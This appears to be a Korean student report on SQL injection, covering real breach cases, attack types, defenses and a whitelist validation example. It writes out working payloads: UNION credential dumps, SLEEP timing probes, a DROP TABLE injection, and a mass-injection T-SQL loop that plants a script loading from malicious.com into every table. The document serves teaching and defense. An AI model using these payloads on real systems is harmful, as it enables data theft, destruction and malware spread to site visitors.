SQL 인젝션 코드 작성하기

과제 설명

- SQL 인젝션에 대한 기본적인 이해가 필요합니다.

- 본 과제에서는 SQL 인젝션 코드를 작성해야 합니다.

* 참고 문헌 : https://noirstar.tistory.com/264

목차

작성날짜 : 2024.08.28. 수요일

작성이 : 김연우 / 김민서 / 국봉호 / 김정훈

1. 개요

우리는 SQL Injection 을 이해하기 전에 각 용어의 의미를 먼저 알고 알아야 합니다. SQL 은 데이터베이스에서 사용하는 데이터 관리 목적으로 설계된 특수 목적의 프로그래밍 언어이며, Injection 은 '주입'이라는 의미를 가진 영단어입니다. 이를 통해 SQL Injection 은 프로그래밍 언어를 주입하여 해킹을 시도하는 기법이라는 점을 추측할 수 있습니다.

SQL Injection 이란 악의적인 사용자가 보안상의 취약점을 이용하여, 임의의 SQL 문을 주입하고 실행되게 하여 데이터베이스가 비정상적인 동작을 하도록 조작하는 행위 입니다. Injection 공격은 OWASP Top10 중 첫 번째에 속해 있으며, 공격이 비교적 쉬운 편인 것에 비해 공격에 성공할 경우 큰 피해를 입힐 수 있는 공격입니다.

관련 사례로 2017 년 3 월에 발생한 대규모 개인정보 유출 사건이 있습니다. 숙박 플랫폼 '여기 어때'를 이용한 4 천여명의 고객에게 불쾌한 내용을 담은 문자 메시지가 발송되면서 문제가 시작되었습니다. 이 사건의 원인은 '여기 어때' 고객 91 만 명의 정보가 Injection 공격으로 유출되어 발생된 것으로 이용자명, 휴대폰 번호, 숙박 이용 정보 323 만 건이 유출되었습니다.

또 다른 최근 사례로 2023 년 12 월에 코다스디자인 및 스피드옥션 회사의 개인정보 유출 사건이 있습니다. 코다스디자인 회사는 해커의 SQL Injection 공격으로 이용자의 개인정보(38,209 명)가 유출당했습니다. 해킹의 원인은 웹사이트의 입력값 검증 등 보안 취약점에 대한 점검과 조치가 미흡했던 것으로 드러났습니다.


이처럼 SQL Injection 공격은 비교적 간단한 기법으로도 보안 취약점을 악용해 대규모의 민감한 정보를 탈취할 수 있는 매우 위험한 해킹 수단입니다. '여기 어때', 코다스디자인, 스피드옥션 사례에서 보듯이, 기업들이 웹사이트 보안에 조금이라도 소홀할 경우 그 피해는 치명적일 수 있습니다. SQL Injection 은 입력값 검증 부족이나 보안 설정의 미흡함을 틈타 쉽게 실행될 수 있기 때문에, 기업들은 이러한 취약점에 대해 철저한 사전 점검과 보안 강화를 반드시 수행해야 합니다. 공격이 쉽게 성공할 수 있는 만큼, 예방 및 대응을 철저하게 해야할 것입니다.

2. 공격 종류 및 방법

이러한 SQL Injection 공격은 여러 가지 기법으로 나뉩니다.

1) Error based SQL Injection

논리적 에러를 이용한 SQL Injection 으로 가장 많이 쓰이며 대중적인 공격 기법입니다. 예를 들어 아래의 쿼리문은 일반적으로 로그인 시 많이 사용되는 SQL 구문입니다. 해당 구문에서 입력값에 대한 검증이 없음을 확인하고, 악의적인 사용자가 임의의 SQL 구문을 주입하였습니다. 주입된 내용은 ' OR 1=1 -- 로 WHERE 절에 있는 싱글쿼터를 닫아주기 위한 싱글쿼터와 OR 1=1 라는 구문을 이용해 WHERE 절을 모두 참으로 만들고, -- 를 넣어줌으로 뒤의 구문을 모두 주석 처리 해주었습니다.



매우 간단한 구문이지만, 결론적으로 Users 테이블에 있는 모든 정보를 조회하게 됨으로써 가장 먼저 만들어진 계정으로 로그인에 성공하게 됩니다. 일반적으로는 관리자 계정을 제일 처음에 만들기 때문에 악의적인 사용자는 관리자 계정에 로그인 할 수 있게 됩니다. 관리자 계정을 탈취한 악의적인 사용자는 관리자의 권한을 이용해 또 다른 2 차 피해를 발생시킬 수 있게 됩니다.


2) Union based SQL Injection

SQL 에서 'Union' 키워드는 두 개의 쿼리문에 대한 결과를 통합해서 하나의 테이블로 보여주게 하는 키워드입니다. 이러한 특성을 악용하여 공격자가 정상적인 쿼리문에 'Union' 키워드를 삽입하고, 추가적인 쿼리를 주입함으로써 원치 않는 데이터를 조회하거나 조작할 수 있게 되는 것이 바로 Union based SQL Injection 입니다.

Union Injection 을 성공하기 위해서는 두 가지의 조건이 있습니다. 첫째, Union 하는 두 테이블의 컬럼 수가 동일해야 합니다. 둘째, 각 컬럼의 데이터 형이 일치해야 합니다. 이 두 조건이

충족되면, 공격자는 SQL 쿼리를 조작하여 민감한 정보를 포함한 데이터를 조회할 수 있습니다.

예를 들어, 아래의 쿼리문은 'Board' 라는 테이블에서 특정 게시글을 검색하기 위한 쿼리입니다. 입력값을 'title' 과 'contents' 컬럼의 데이터랑 비교한 뒤 비슷한 글자가 있는 게시글을 검색하여 출력합니다. 만약 공격자가 입력값으로 'Union' 키워드와 함께 컬럼 수를 맞춰서 'SELECT' 구문을 넣어주게 되면, 두 쿼리문의 결과가 하나의 테이블로 합쳐져서 출력되게 됩니다. 현재 인젝션한 구문은 사용자의 'id'와 'passwd'를 요청하는 쿼리문 입니다. 이 경우 인젝션이 성공하게 되면, 원래 출력되던 게시글과 함께 사용자의 개인정보가 화면에 노출될 수 있습니다.




비록 대부분의 경우 비밀번호는 데이터베이스에 평문으로 저장되지 않지만 Injection 공격이 가능하다는 사실 자체가 이미 그 이상의 보안위험에 노출되어 있음을 의미합니다. 이 공격 역시 입력값에 대한 검증이 없기 때문에 발생하게 되었습니다. 웹 애플리케이션이 사용자로부터 입력받은 데이터를 제대로 검사하거나 필터링하지 않으면, 공격자는 SQL 쿼리를 조작하여 악의적인 코드를 삽입할 수 있는 기회를 얻습니다. 따라서, SQL Injection 공격을 방지하기 위해서는 사용자 입력에 대한 철저한 검증과 필터링이 필요합니다.

3) Blind SQL Injection

3-1) Boolean based SQL

Boolean based SQL 은 데이터베이스로부터 특정한 값이나 데이터를 전달받지 않고, 단순히 참(True)과 거짓(False)의 정보만 이용해 데이터를 추출하는 기법입니다. 주로 웹 애플리케이션의 취약점이 드러나는 로그인 폼과 같은 입력 폼에서 사용됩니다. 이 기법을 통해 공격자는 서버의 응답 패턴(로그인 성공 또는 실패 메시지)을 분석하여 데이터베이스의 구조, 테이블 정보 등을 단계적으로 추출할 수 있습니다.



위의 SQL 구문은 MySQL 에서 데이터베이스의 테이블 명을 조회하기 위한 쿼리문입니다. 이 구문은 다음과 같은 과정을 거칩니다.

1. SELECT table_name FROM information_schema.tables WHERE table_type='BASE TABLE' LIMIT 0,1: 이 쿼리는 데이터베이스에 존재하는 첫 번째 테이블 명을 조회합니다.

2. SUBSTR(..., 1, 1): 조회된 테이블 명의 첫 번째 문자만을 추출합니다.

3. ASCII(...): 추출된 문자를 ASCII 코드 값으로 변환합니다.


4. > 100: 변환된 ASCII 값이 100 보다 큰지 여부를 확인합니다.

만약 조회된 첫 번째 테이블 명이 'Users'라면, 'U'라는 첫 글자의 ASCII 값은 85 입니다. 따라서, 이 경우 조건문은 거짓(False)이 되어 로그인에 실패하게 됩니다. 반대로 ASCII 값이 100 보다 큰 문자가 첫 번째로 나온다면 조건문은 참(True)이 되어 로그인에 성공한 것처럼 서버가 반응할 것입니다.

공격자는 이 과정을 자동화된 스크립트를 통해 반복적으로 수행하여 데이터베이스의 테이블 명, 컬럼 명, 그 외의 정보들을 체계적으로 추출해낼 수 있습니다. 예를 들어, 100 이라는 숫자를 점진적으로 변경해 가며 계속 비교를 수행하여, 참(True) 응답이 나올 때까지 반복합니다. 이를 통해 공격자는 ASCII 값의 범위를 좁혀가며 정확한 테이블 명을 알아낼 수 있습니다.

3-2) Time based SQL

Time Based SQL Injection 은 서버로부터 직접적인 응답 대신, 쿼리의 실행 시간을 이용해 참(True) 또는 거짓(False) 응답을 통해 데이터베이스의 정보를 추측하는 기법입니다. 이 기법은 서버의 반응 시간이 공격자가 의도한 조건에 따라 달라지는 점을 악용합니다. MySQL 을 기준으로 사용되는 주요 함수로는 SLEEP 과 BENCHMARK 가 있습니다.



위의 그림은 Time Based SQL Injection 을 사용하여 현재 사용 중인 데이터베이스 이름의 길이를 알아내는 방법을 보여줍니다. 이 예시는 SQL Injection 이 가능한 로그인 폼에 주입되었으며, 공격자는 'abc123'이라는 임의의 계정을 생성했습니다. 이후 abc123' OR (LENGTH(DATABASE())=1 AND SLEEP(2)) - 라는 악의적인 SQL 구문을 삽입했습니다.

여기서 LENGTH(DATABASE())는 데이터베이스 이름의 길이를 반환합니다. 주입된 구문에서 LENGTH(DATABASE()) = 1 조건이 참이면, SLEEP(2)가 실행되어 서버의 응답이 2 초 지연됩니다. 반면, 조건이 거짓이면 SLEEP(2)가 실행되지 않으므로 서버의 응답 시간에 변화가 없습니다. 공격자는 이러한 시간을 측정하여 데이터베이스 이름의 길이를 알아낼 수 있습니다. 예를 들어, 숫자 '1'을 '2', '3' 등으로 바꾸면서 서버의 반응 시간을 관찰하고, 데이터베이스 이름의 실제 길이에 도달할 때까지 이 과정을 반복합니다.

만약 SLEEP 함수가 필터링되어 사용할 수 없다면, 공격자는 다른 방법으로 BENCHMARK 나 WAIT 함수를 사용할 수 있습니다. 예를 들어 다음과 같이 BENCHMARK(1000000,AES_ENCRYPT('hello','goodbye')); 사용 가능합니다. 이 구문은 'hello'라는 문자열을 'goodbye'라는 키로 1,000,000 회 암호화하는 연산을 수행합니다. 이 구문은 실행하는 데 약 4.74 초가 걸리며, 이 시간을 이용해 조건의 참과 거짓 여부를 파악할 수 있습니다. 이처럼 BENCHMARK 함수는 서버의 계산 부하를 증가시켜 응답 시간을 지연시키는 방식으로 사용됩니다.

4) Stored Procedure SQL Injection

저장 프로시저(Stored Procedure)는 일련의 SQL 쿼리들을 하나의 함수처럼 묶어서 재사용할 수 있도록 하는 데이터베이스 기능입니다. 이 기능은 복잡한 작업을 단순화하고 성능을 최적화하는 데 유용하지만, 잘못된 사용이나 보안 취약점이 있을 경우, SQL Injection 공격에 노출될 수 있습니다.

Stored Procedure SQL Injection 은 저장 프로시저 내에서 입력값을 제대로 검증하지 않고

직접적으로 SQL 쿼리를 실행하는 경우 발생합니다. 공격자는 악의적인 SQL 구문을 주입하여 저장 프로시저가 예상하지 못한 동작을 하도록 만들 수 있습니다.

특히, MS-SQL 서버에서는 xp_cmdshell 이라는 저장 프로시저가 공격에 자주 사용됩니다. xp_cmdshell 은 운영 체제의 명령어를 실행할 수 있는 기능을 제공하므로, 공격자가 이를 악용하여 시스템 명령어를 실행하게 만들 수 있습니다. 예를 들어, 서버의 파일 시스템을 탐색하거나 파일을 삭제하는 등 심각한 피해를 줄 수 있는 명령어를 실행할 수 있습니다.

그러나 이러한 공격을 성공적으로 수행하려면, 공격자가 시스템 권한을 획득해야 합니다. 이는 일반적인 SQL Injection 공격보다 난이도가 높지만, 공격에 성공할 경우 서버 자체에 직접적인 피해를 줄 수 있는 위험한 공격입니다.

5) Mass SQL Injection

Mass SQL Injection 은 2008 년에 처음 발견된 공격 기법으로, 기존의 SQL Injection 과는 달리 단 한 번의 공격으로 대규모의 데이터베이스를 동시에 조작하여 막대한 피해를 초래하는 것을 의미합니다. 이 공격은 주로 MS-SQL 을 사용하는 ASP 기반 웹 애플리케이션에서 빈번하게 발생하며, 공격자는 SQL 쿼리를 HEX 인코딩 방식으로 인코딩하여 보안 탐지를 회피하고 공격을 수행합니다.

Mass SQL Injection 의 대표적인 방법은 데이터베이스 내의 값을 변조하여 악성 스크립트를 삽입하는 것입니다. 이렇게 변조된 데이터베이스에 사용자가 접근하면, 사용자 PC 는 악성코드에 감염될 수 있으며, 이로 인해 좀비 PC 가 생성됩니다. 감염된 좀비 PC 들은 이후 DDoS(Distributed Denial of Service) 공격에 이용되거나, 추가적인 악성 활동에 활용될 수 있습니다. 이 공격 기법은 대규모의 피해를 일으킬 수 있는 위험한 방법으로, 특히 기업과 조직의 데이터베이스를 대상으로 할 경우 매우 치명적일 수 있습니다.

3. 대응 방안

하지만 이러한 SQL Injection 공격은 다음과 같은 방법들로 대응할 수 있습니다.

1) 입력값 검증

SQL Injection 에서 사용되는 기법과 키워드는 매우 다양하기 때문에, 사용자 입력 값에 대한 철저한 검증이 필수적입니다. 이러한 검증은 서버 측에서 화이트리스트 기반으로 수행하는 것이 가장 효과적입니다. 화이트리스트 검증은 허용된 값만을 수용하기 때문에, 불필요한 차단 리스트를 관리할 필요가 없으며, 리스트에 누락된 항목으로 인해 공격에 성공하는 경우를 방지할 수 있습니다.

반면, 블랙리스트 기반 검증은 차단할 수 있는 모든 위험 요소를 등록해야 하는데, 이는 관리가 어려울 뿐만 아니라 하나라도 누락되면 공격에 취약해 질 수 있습니다. 또한, 공백으로 키워드를 치환하는 방법도 자주 사용되지만, 이 방법 역시 취약할 수 있습니다. 예를 들어, 공격자가 'SESELECTLECT'라고 입력하면, 공백으로 치환되는 부분 때문에 'SELECT'라는 키워드가 완성되어 공격이 가능해집니다. 따라서, 공백 대신 의미 없는 단어나 안전한 대체 문자로 치환하는 것이 필요합니다.

2) Prepared Statement 사용

Prepared Statement 를 사용하면 사용자의 입력 값이 데이터베이스의 파라미터로 전달되기 전에 DBMS 가 미리 쿼리를 컴파일합니다. 이를 통해 사용자 입력을 단순한 문자열로 처리하게 되어, 공격자가 악의적인 SQL 구문을 삽입하더라도, 그 입력은 쿼리의 일부분이 아닌 단순한 문자열로 인식됩니다. 결과적으로, 공격자의 의도대로 쿼리가 실행되지 않으므로 SQL Injection 공격을 효과적으로 방어할 수 있습니다.

3) 에러 메세지 노출 금지

SQL Injection 공격자는 데이터베이스의 정보(예: 테이블명, 컬럼명 등)를 획득하기 위해 에러 메시지를 악용할 수 있습니다. 만약 데이터베이스 에러 발생 시 별도의 처리를 하지 않았다면, 에러와 함께 상세한 쿼리 정보가 노출될 수 있습니다. 이를 방지하기 위해, 데이터베이스 오류 발생 시 사용자에게 보여줄 수 있는 안전한 페이지를 생성하거나 간단한 메시지 박스를 표시하도록 해야 합니다.

4) 웹 방화벽(Web Application Firewall, WAF) 사용

웹 방화벽(WAF)은 SQL Injection 과 같은 웹 공격을 탐지하고 차단하는 데 특화된 보안

솔루션입니다. 일반적인 네트워크 방화벽과 달리, 웹 애플리케이션의 보안에 중점을 둔 WAF 는 다양한 웹 공격으로부터 시스템을 보호할 수 있습니다. WAF 는 크게 세 가지 종류로 나눌 수 있습니다.

1. 소프트웨어형 WAF: 서버 내에 직접 설치하는 방식입니다.

2. 하드웨어형 WAF: 네트워크 상에서 서버 앞 단에 하드웨어 장비로 구성하는 방식입니다.

3. 프록시형 WAF: DNS 서버 주소를 웹 방화벽으로 변경하여 서버로 가는 모든 트래픽이 WAF 를 먼저 거치도록 하는 방식입니다.

이러한 WAF 를 통해 SQL Injection 공격을 효과적으로 탐지하고 차단할 수 있으며, 웹 애플리케이션의 전반적인 보안을 강화할 수 있습니다.

4. 직접 SQL Injection 공격 코드 작성해보기

위와 같이 SQL Injection 에 대한 이해를 한 이후 각 기법에 따른 공격 코드를 작성해보았습니다.

1) Error based SQL Injection

```
input: ' AND 1=(SELECT COUNT(*) FROM users); --
```

최종적으로 실행되는 쿼리는 다음과 같습니다.

```
SELECT * FROM products WHERE product_id = '' AND 1=(SELECT COUNT(*) FROM users); -- ';
```

이 경우 데이터베이스가 오류를 반환하면, 공격자는 users 테이블에 몇 개의 행이 있는지를 알아낼 수 있습니다.

2) Union based SQL Injection

```
input: ' UNION SELECT null, username, password FROM users WHERE 'a'='a'--
```

최종적으로 실행되는 쿼리는 다음과 같습니다.

```
SELECT id, name, email FROM customers WHERE id = '' UNION SELECT null, username,
password FROM users WHERE 'a'='a'-- ';
```

이 경우, 쿼리는 customers 테이블의 데이터와 users 테이블의 username, password 컬럼 데이터를 함께 반환합니다.

3) Blind SQL Injection

3-1) Boolean based SQL

```
input: ' AND 1=1 --
```

이 입력은 참이기 때문에, 쿼리가 성공적으로 실행됩니다.

```
SELECT * FROM users WHERE username = 'admin' AND 1=1 -- ' AND password = 'password';
```

그러나 다음과 같은 입력은 쿼리가 거짓(FALSE)이 되어 실행되지 않습니다

```
input: ' AND 1=2 --
```

이를 통해 공격자는 데이터베이스의 구조나 데이터 값을 추측할 수 있습니다.

3-2) Time based SQL

```
input: ' OR IF(1=1, SLEEP(5), 0) --
```

이렇게 하면 SQL 쿼리가 5 초 동안 지연됩니다. 최종 쿼리는 다음과 같습니다.

```
SELECT * FROM users WHERE username = 'admin' OR IF(1=1, SLEEP(5), 0) -- ' AND password = 'password';
```

이 쿼리는 5 초 동안 대기하게 되며, 이를 통해 공격자는 조건이 참인지 거짓인지 유추할 수 있습니다.

4) Stored Procedure SQL Injection

예를 들어 다음과 같은 저장 프로시저가 있다고 가정합니다.

```
CREATE PROCEDURE GetUserData(@username NVARCHAR(50))
AS
BEGIN
    EXEC('SELECT * FROM users WHERE username = ''' + @username + '''');
END;
```

공격자는 @username 에 다음과 같은 값을 입력할 수 있습니다.

```
input: 'admin'; DROP TABLE users;--
```

최종적으로 실행되는 쿼리는 다음과 같습니다.

```
EXEC('SELECT * FROM users WHERE username = 'admin'; DROP TABLE users;--'');
```

이 쿼리는 users 테이블을 삭제하는 명령을 포함하고 있으며, 성공하면 테이블이 삭제될 수 있습니다.

5) Mass SQL Injection

1. 악성 스크립트 삽입

```
DECLARE @sql NVARCHAR(4000);

DECLARE @i INT;

SET @i = 0;


-- 특정 데이터베이스에서 모든 테이블 이름을 가져옴

DECLARE @tables TABLE (ID INT IDENTITY(1,1), TableName NVARCHAR(256));

INSERT INTO @tables(TableName)

SELECT TABLE_NAME

FROM INFORMATION_SCHEMA.TABLES

WHERE TABLE_TYPE = 'BASE TABLE';


WHILE @i < (SELECT MAX(ID) FROM @tables)

BEGIN

   SET @i = @i + 1;

   SET @sql = 'UPDATE [' + (SELECT TableName FROM @tables WHERE ID = @i) + '] SET
[column_name] = [column_name] + ''<script src=''http://malicious.com/exploit.js''></script>''
```

```
WHERE [column_name] IS NOT NULL;';


    EXEC sp_executesql @sql;
END;
```

해당 스크립트는 'INFORMATION_SCHEMA.TABLES' 에서 모든 기본 테이블 이름을 가져옵니다. 이후 각 테이블의 특정 컬럼에 악성 JavaScript 코드를 삽입하여 웹 페이지가 로드될 때마다 이 스크립트가 실행되도록 합니다. 예를 들어, column_name 이 페이지에 표시되는 부분이라면, 이 컬럼의 데이터가 클라이언트 브라우저에서 렌더링될 때마다 악성 스크립트가 실행됩니다. 모든 테이블과 컬럼을 순회하며, 악성 스크립트를 삽입하는 SQL 명령어를 실행합니다. 'sp_executesql'은 동적으로 생성된 SQL 명령어를 실행하기 위해 사용됩니다.

5. 직접 SQL Injection 공격 방지 코드 작성해보기

또한 대응 방안에서 제시한 것처럼 입력값을 검증하여 SQL Injection 공격을 방지하는 예시도 작성해보았습니다. 화이트리스트 검증 방법을 활용하여 특정 값만 허용하는 방식입니다.

```
-- 예제: 입력값 검증 (MySQL)
CREATE PROCEDURE checkUser(IN input_username VARCHAR(50))
BEGIN
    -- 허용된 값(화이트리스트)만 검증하여 사용
    IF input_username REGEXP '^[a-zA-Z0-9_]+$' THEN
        SELECT * FROM users WHERE username = input_username;
    ELSE
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'Invalid input';
    END IF;
END;
```

이 코드에서는 'REGXP'를 사용해 입력값이 알파벳, 숫자, 밑줄만 포함하는지 검증합니다. 유효하지 않은 값이 입력되면 에러 메시지를 발생시켜 공격을 차단합니다.

6. 결론

이번 글에서는 SQL Injection 의 개념, 다양한 공격 기법, 그리고 이를 방지하기 위한 대응 방안을 작성했습니다. SQL Injection 은 데이터베이스의 보안 취약점을 악용해 데이터를 조회하거나 조작하는 강력한 해킹 기법으로, 데이터 유출, 데이터베이스 손상, 시스템 권한 탈취 등 심각한 보안 위협을 초래할 수 있습니다. 이는 OWASP Top 10 에서도 항상 상위에 위치할 정도로 위험성이 큰 공격입니다. 다양한 공격 기법(Error-based, Union-based, Boolean-based, Time-based, Stored Procedure SQL Injection, Mass SQL Injection)을 이해함으로써, 각 기법의 특징과 차이점을 명확히 파악할 수 있었습니다.

'여기 어때'와 같은 실제 사례를 통해 SQL Injection 이 가져올 수 있는 실제 피해를 이해하는 데 도움이 되었습니다. 또한 직접 SQL Injection 공격 및 방지 코드를 작성해 봄으로써, 이론적 지식을 실질적인 기술로 연결하고 보안 취약점을 미리 인지하고 방어하는 능력을 키울 수 있었습니다.

결론적으로, SQL Injection 은 위험하지만 적절한 대응과 보안 모범 사례를 따르면 충분히 방어할 수 있습니다. 지속적인 학습과 최신 보안 동향 파악을 통해 시스템의 안전성을 강화해야 합니다